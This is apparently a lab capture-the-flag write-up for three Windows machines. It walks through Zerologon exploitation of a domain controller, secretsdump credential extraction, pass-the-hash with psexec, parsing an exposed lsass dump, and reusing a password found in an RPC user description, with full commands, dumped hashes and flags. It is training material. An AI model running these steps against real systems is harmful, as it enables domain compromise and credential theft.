
```
msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set RHOSTS 172.16.4.12
RHOSTS ⇒ 172.16.4.12
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 172.16.4.12→172.16.4.12 (1 hosts)
[+] 172.16.4.12 [SRV-DC1] OS:Windows Names:(LAB, SRV-DC1) Addresses:(172.16.4.12) Mac:06:1d:77:3a:1f:36
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

we can use metasploit zerologon module and change the password to empty




```
msf6 auxiliary(scanner/netbios/nbname) > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > options

Module options (auxiliary/admin/dcerpc/cve_2020_1472_zerologon):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   NBNAME                   yes       The server's NetBIOS name
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                    no        The netlogon RPC port (TCP)


Auxiliary action:

   Name    Description
   ----    -----------
   REMOVE  Remove the machine account password


msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOSTS 172.16.4.12
RHOSTS ⇒ 172.16.4.12
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME LAB
NBNAME ⇒ LAB
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 172.16.4.12

[*] 172.16.4.12: - Connecting to the endpoint mapper service ...
[*] 172.16.4.12:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:172.16.4.12[49666] ...
[*] 172.16.4.12:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:172.16.4.12[49666] ...
[-] 172.16.4.12:49666 - Auxiliary aborted due to failure: unexpected-reply: (0×c0000122) STATUS_INVALID_COMPUTER_NAME: Indicates a name that was specified as a remote computer name is syntactically invalid.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME SRV-DC1
NBNAME ⇒ SRV-DC1
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 172.16.4.12

[*] 172.16.4.12: - Connecting to the endpoint mapper service ...
[*] 172.16.4.12:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:172.16.4.12[49666] ...
[*] 172.16.4.12:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:172.16.4.12[49666] ...
[+] 172.16.4.12:49666 - Successfully authenticated
[+] 172.16.4.12:49666 - Successfully set the machine account (SRV-DC1$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

then we can use secretsdump to get nt hashes



```
┌──(kali㉿kali)-[~/Desktop]
└─$ secretsdump.py -no-pass 'SRV-DC1$@172.16.4.73'
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a6cf4e66d7fba60a999debe07bc31a5d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:164c2c62baca5631306fa88d1a603c8e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\NGuillaume:1111:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\AFabre:1112:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\MRoger:1113:aad3b435b51404eeaad3b435b51404ee:58cd7d4dd5bd4960886ebc9cf1face6f:::
```


and connect using psexec.py



```
┌──(kali㉿kali)-[~/Desktop]
└─$ psexec.py LAB/Administrator@172.16.4.73 -hashes :a6cf4e66d7fba60a999debe07bc31a5d
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.4.73.....
[*] Found writable share ADMIN$
[*] Uploading file nOltbbzs.exe
[*] Opening SVCManager on 172.16.4.73.....
[*] Creating service KQjq on 172.16.4.73.....
[*] Starting service KQjq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> 
```


Dumped machine:

Vulnerability explanation : lsass.dmp file in http



```
└─$ nmap -sV -sC -Pn 172.16.4.156
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-29 10:37 UTC
Nmap scan report for 172.16.4.156
Host is up (0.00010s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 172.16.4.156 - /
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-12-29T10:37:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Dumped
| Not valid before: 2022-12-28T09:37:58
|_Not valid after:  2023-06-29T09:37:58
| rdp-ntlm-info:
|   Target_Name: DUMPED
|   NetBIOS_Domain_Name: DUMPED
|   NetBIOS_Computer_Name: DUMPED
|   DNS_Domain_Name: Dumped
|   DNS_Computer_Name: Dumped
|   Product_Version: 10.0.14393
|_  System_Time: 2022-12-29T10:37:35+00:00
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: DUMPED, NetBIOS user: <unknown>, NetBIOS MAC: 06:c3:fc:be:f0:54 (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-12-29T10:37:35
|_  start_date: 2022-12-29T09:37:58
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
|   Computer name: Dumped
|   NetBIOS computer name: DUMPED\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-12-29T10:37:35+00:00
```


http on port 80



172.16.4.156 - /


```
Thursday, October 29, 2020  5:42 PM        <dir> dumps
Thursday, October 29, 2020  6:04 PM         1410 init_webshell.asp.txt.txt
Thursday, October 29, 2020  5:59 PM          255 web.config
```

we found lsass.dmp file on dumps directory




```
== LogonSession ==
authentication_id 161412 (27684)
session_id 2
username Administrator
domainname DUMPED
logon_server DUMPED
logon_time 2020-10-29T15:19:57.115459+00:00
sid S-1-5-21-3442779028-2509691204-4132320481-500
luid 161412
        == MSV ==
                Username: Administrator
                Domain: DUMPED
                LM: NA
                NT: 78f9261c7b0f08bd9a3b3b13340e4c2a
                SHA1: b1553efa581712a8efead9829535b1a723f7cc40
                DPAPI: NA
```

We can use pypkatz to get the nt hash then use psexec to connect




```
└─$ psexec.py LAB/Administrator@172.16.4.156 -hashes :78f9261c7b0f08bd9a3b3b13340e4c2a
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.4.156.....
[*] Found writable share ADMIN$
[*] Uploading file uGbphBUU.exe
[*] Opening SVCManager on 172.16.4.156.....
[*] Creating service RLGR on 172.16.4.156.....
[*] Starting service RLGR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ../../Users/Administrator/Desktop

C:\Users\Administrator\Desktop> type proof.txt
Dumped_0x1337-0onvu27jd6soqtbjv3xqq6f68ef2rp3m
```

HOLLOW machine:




```
└─$ cat nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-29 12:03 UTC
Nmap scan report for admin-tools.lab (172.16.4.222)
Host is up (0.00095s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
80/tcp   open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2022-12-29 12:03:52Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: lab.abcit.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: LAB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: lab.abcit.local, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
Service Info: Host: HOLLOW; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

lets try and connect to rpc using given creds



```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U 'LAB\student' 172.16.4.222
Password for [LAB\student]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[web-service] rid:[0x456]
user:[backup] rid:[0x457]
user:[student] rid:[0x458]
user:[test_av] rid:[0x459]
user:[svc_mssql] rid:[0x460]
rpcclient $> querry test_av
command not found: querry
rpcclient $> queryuser test_av
        User Name   :   test_av
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   test account for AV integration pass antivirus123!
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Thu, 29 Dec 2022 12:10:28 UTC
        Logoff Time              :      Thu, 01 Jan 1970 00:00:00 UTC
        Kickoff Time             :      Thu, 14 Sep 30828 02:48:05 UTC
        Password last set Time   :      Thu, 29 Dec 2022 12:10:12 UTC
        Password can change Time :      Thu, 29 Dec 2022 12:10:12 UTC
        Password must change Time:      Thu, 09 Feb 2023 12:10:12 UTC
        unknown_2[0..31]...
        user_rid :      0x459
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000005
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> 
```

lets try to connect to rdp using user test_av



```
Hollow_0x1337-atmiug4zhz4o49d56jx4vj44wlxu41zk
```

It worked and we got the flag